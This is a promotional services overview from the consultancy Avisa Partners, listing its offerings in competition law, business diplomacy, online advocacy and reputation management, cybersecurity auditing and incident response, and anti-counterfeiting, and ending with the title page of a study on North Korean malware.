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
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
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




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## Competition and market regulations

- Supporting defendants or plaintiffs in matters of antitrust, state aid, anti-dumping, and merger approvals (including procedural cases such as gun jumping or erroneous information)
- Advocating for or against laws, regulations, and guidelines under development and intervening in «hybrid» cases requiring tradeoffs between recommended competitive practices and other political and legal considerations (environment and climate change, digital platforms, energy, etc.)
- Providing assistance in trade matters (such as free trade agreements and monitoring of foreign investments)
- Crafting persuasive economic arguments (developing concrete argumentation, mobilizing academics, projecting how normative frameworks will evolve, and identifying key themes and shifts in the prevailing jurisprudence)



## Business diplomacy

- Identifying opportunities and decision-makers, conducting studies, and drafting research papers
- Supporting business development initiatives, expansions into new markets, networking, and the development of local networks
- Structuring consortiums, positioning on calls for tenders, and optimizing the parameters of transactions or mediations
- Organizing business events to further international promotional efforts

## Strategic communications

- Crafting and deploying communications strategies to support public relations initiatives
- Managing relationships with the political, economic and financial press (particular in the US, UK, Germany, France, and Italy)
- Providing media support in relation to national and international litigation and arbitration

# DIGITAL & ONLINE ADVOCACY

## Intervening in online debates

- Disseminating content that contextualizes or accentuates key messages, alternatively deploying informative and activist approaches and engineering an interlocking web of content spanning multiple formats, angles, and arguments adapted to specific distribution channels and audiences
- Rebalancing negative content related to technical issues, debates, and individuals
- Crafting an editorial strategy to defend major projects as well as economic or scientific breakthroughs in order to facilitate public acceptance
- Optimizing indexing on search engines for strategic content

In order to confront the growing influence of online media platforms, Avisa Partners helps its clients defend their interests and make their voices heard in online debates.

While the online information ecosystem is often aggressive and antagonistic, it exercises considerable influence over both major societal controversies and localized issues. Despite the prevalence of anonymity, disinformation, and a cacophony of opposing views, the online ecosystem has demonstrated an ever greater impact on political decisions and stakeholders.

## Activism and counter-activism online

- Understanding the ebbs and flows of public opinion online (mapping opinion leaders, analyzing information flows, and decoding the arguments used by activists)
- Designing mobilization strategies (emailing campaigns, creating and promoting surveys and online petitions, managing online recruitment operations, fundraising)
- Amplifying allies, experts and other qualified voices to counter opponents and hostile campaigns (fake news and opinion manipulation campaigns, destabilization, defamation, and information leaks)

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## Online image and reputation

- Monitoring, conducting reputational audits, and recalibrating the online presence of C-suite executives, companies, governments, and institutions
- Designing online media and social media strategies for public and private decision-makers
- Nation branding (investment opportunities, tourism, and highlighting governmental reforms)

## Third-party publishing and mobilizing subject matter experts

- Creating and publishing specialized online media sites to influence communities of interest and expert opinion
- Drafting, editing, and publishing academic works (essays, white papers, and reports) to defend strategic arguments
- Mobilizing experts and allies (amplifying their viewpoints via interviews and opinion pieces)

# CYBERSECURITY

## Information systems audit

- Security audit : pentesting, Red Team audit, product security assessment, architecture audit, and security protocol reviews
- Application security: code source analysis, reverse engineering, and secured development
- Securing M&A transactions for investors: auditing assets, information systems, technology and control system architectures, as well as conducting security assessments of the post-closing integration of information systems

## Assessing companies' exposure on the Internet

- Mapping online exposure
- Deploying external SaaS surveillance services (Ambionics)
- Monitoring public information leaks

Avisa Partners' technical teams, made up of more than fifty engineers specializing in cybersecurity issues, develop innovative offensive scenarios to protect the information capital of companies, institutions, and governments. This expertise and its considerable added value are recognized and accredited by the French government.

## Investigating and combating economic cybercrime

- Incident response: fraud (phishing, ransomware, fraudulent use of payment methods, etc.), data exfiltration, and destruction of information systems
- Individual security protection (threats, identity theft, harassment, defamation, etc.)
- Malware Analysis and Cyber Threat Intelligence
- Developing forensics tools
- Analyzing and interdicting parallel markets (darkweb), counterfeiting, and piracy

## R&D - Innovation

- Analyzing emerging threats
- Exploring bugs and vulnerabilities
- Conducting technical monitoring
- Designing and developing security applications

In France, Avisa Partners' cybersecurity operations are certified by the National Agency for Information Systems Security (ANSSI), which has recognized Avisa as an Information Technology Security Evaluation Center (CESTI) for First Level Security Certification (CSPN). Accredited areas include:

- Intrusion detection
- Anti-virus
- Malware protection
- Firewall
- Managing and administering security systems
- Identification, authentication, and access control
- Secure communications channels
- Secure messaging services
- Secure storage
- Programmable logic controller (PLC)



Our operations are currently undergoing PRIS (Security Incident Response Provider) certification for control, system analysis, network analysis, and malware analysis.

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# ANTI-COUNTERFEITING OPERATIONS

Avisa Partners engages in anti-counterfeiting and anti-piracy operations in response to a variety of threats: contraband, counterfeiting of either products or designs, misuse, audiovisual content piracy (streaming, P2P, IPTV and DDL), software cracking, etc.

Intellectual property infringements are not a phenomenon that can be completely eradicated, but instead represent a persistent threat that must be mitigated or contained using a number of different mechanisms. The top-line objective for the rightsholder is to reduce a critical threat to manageable levels.

## Aligning the interests of consumers and rightsholders

- Progressively reducing the attractiveness of illicit offerings in order to decrease demand by raising awareness of the illegality of some offerings, strengthening legal alternatives by learning from the appeal of illicit products, heightening the dissuasive power of potential risks, and highlighting the work of authorities against counterfeiting
- Undertaking public relations to raise awareness among authorities and make the general public feel more responsible

## Auditing and quantifying anti-piracy and anti-counterfeiting measures

- Analyzing the process through which intellectual property rights are being violated
- Understanding the supply and value chains integrating production, distribution, promotion, and monetization used by counterfeiters
- Evaluating the volume of illegal traffic
- Identifying associated risks (political, reputational, public health, etc.),
- Defining, in parallel to litigation, an upstream and downstream anti-counterfeiting strategy


## Altering illicit offers and highlighting the appeal of legal offers

- Strengthening the technical and commercial protections of rightsholders (traceability, enhancing security, and countermeasures)
- Identifying, questioning, and denouncing the financial beneficiaries of fraudulent activities
- Undermining the sense of impunity and dissuading both pirates and consumers
- Disrupting the creation, supply, and distribution of illicit content and its associated financial flows, reducing or exhausting its availability while reducing its visibility and making it more difficult to access

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**15  
PARTNERS**

**120  
CONSULTANTS**



Avisa Partners represents a team of 120 consultants, engineers, and technical specialists as well as a panel of associated experts, working out of offices in Paris, Washington, London, Brussels, and Berlin.

The team is drawn from **fifteen nationalities** and relies on extensive internal linguistic capabilities in English, French, German, Chinese, Arabic, Russian, Persian, Italian, and Hebrew, among other languages.

Avisa Partners also relies on a **network of privileged partners** who allow us to operate in more than 100 countries.



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# The Lazarus Constellation

A study on North Korean malware

06/01/2020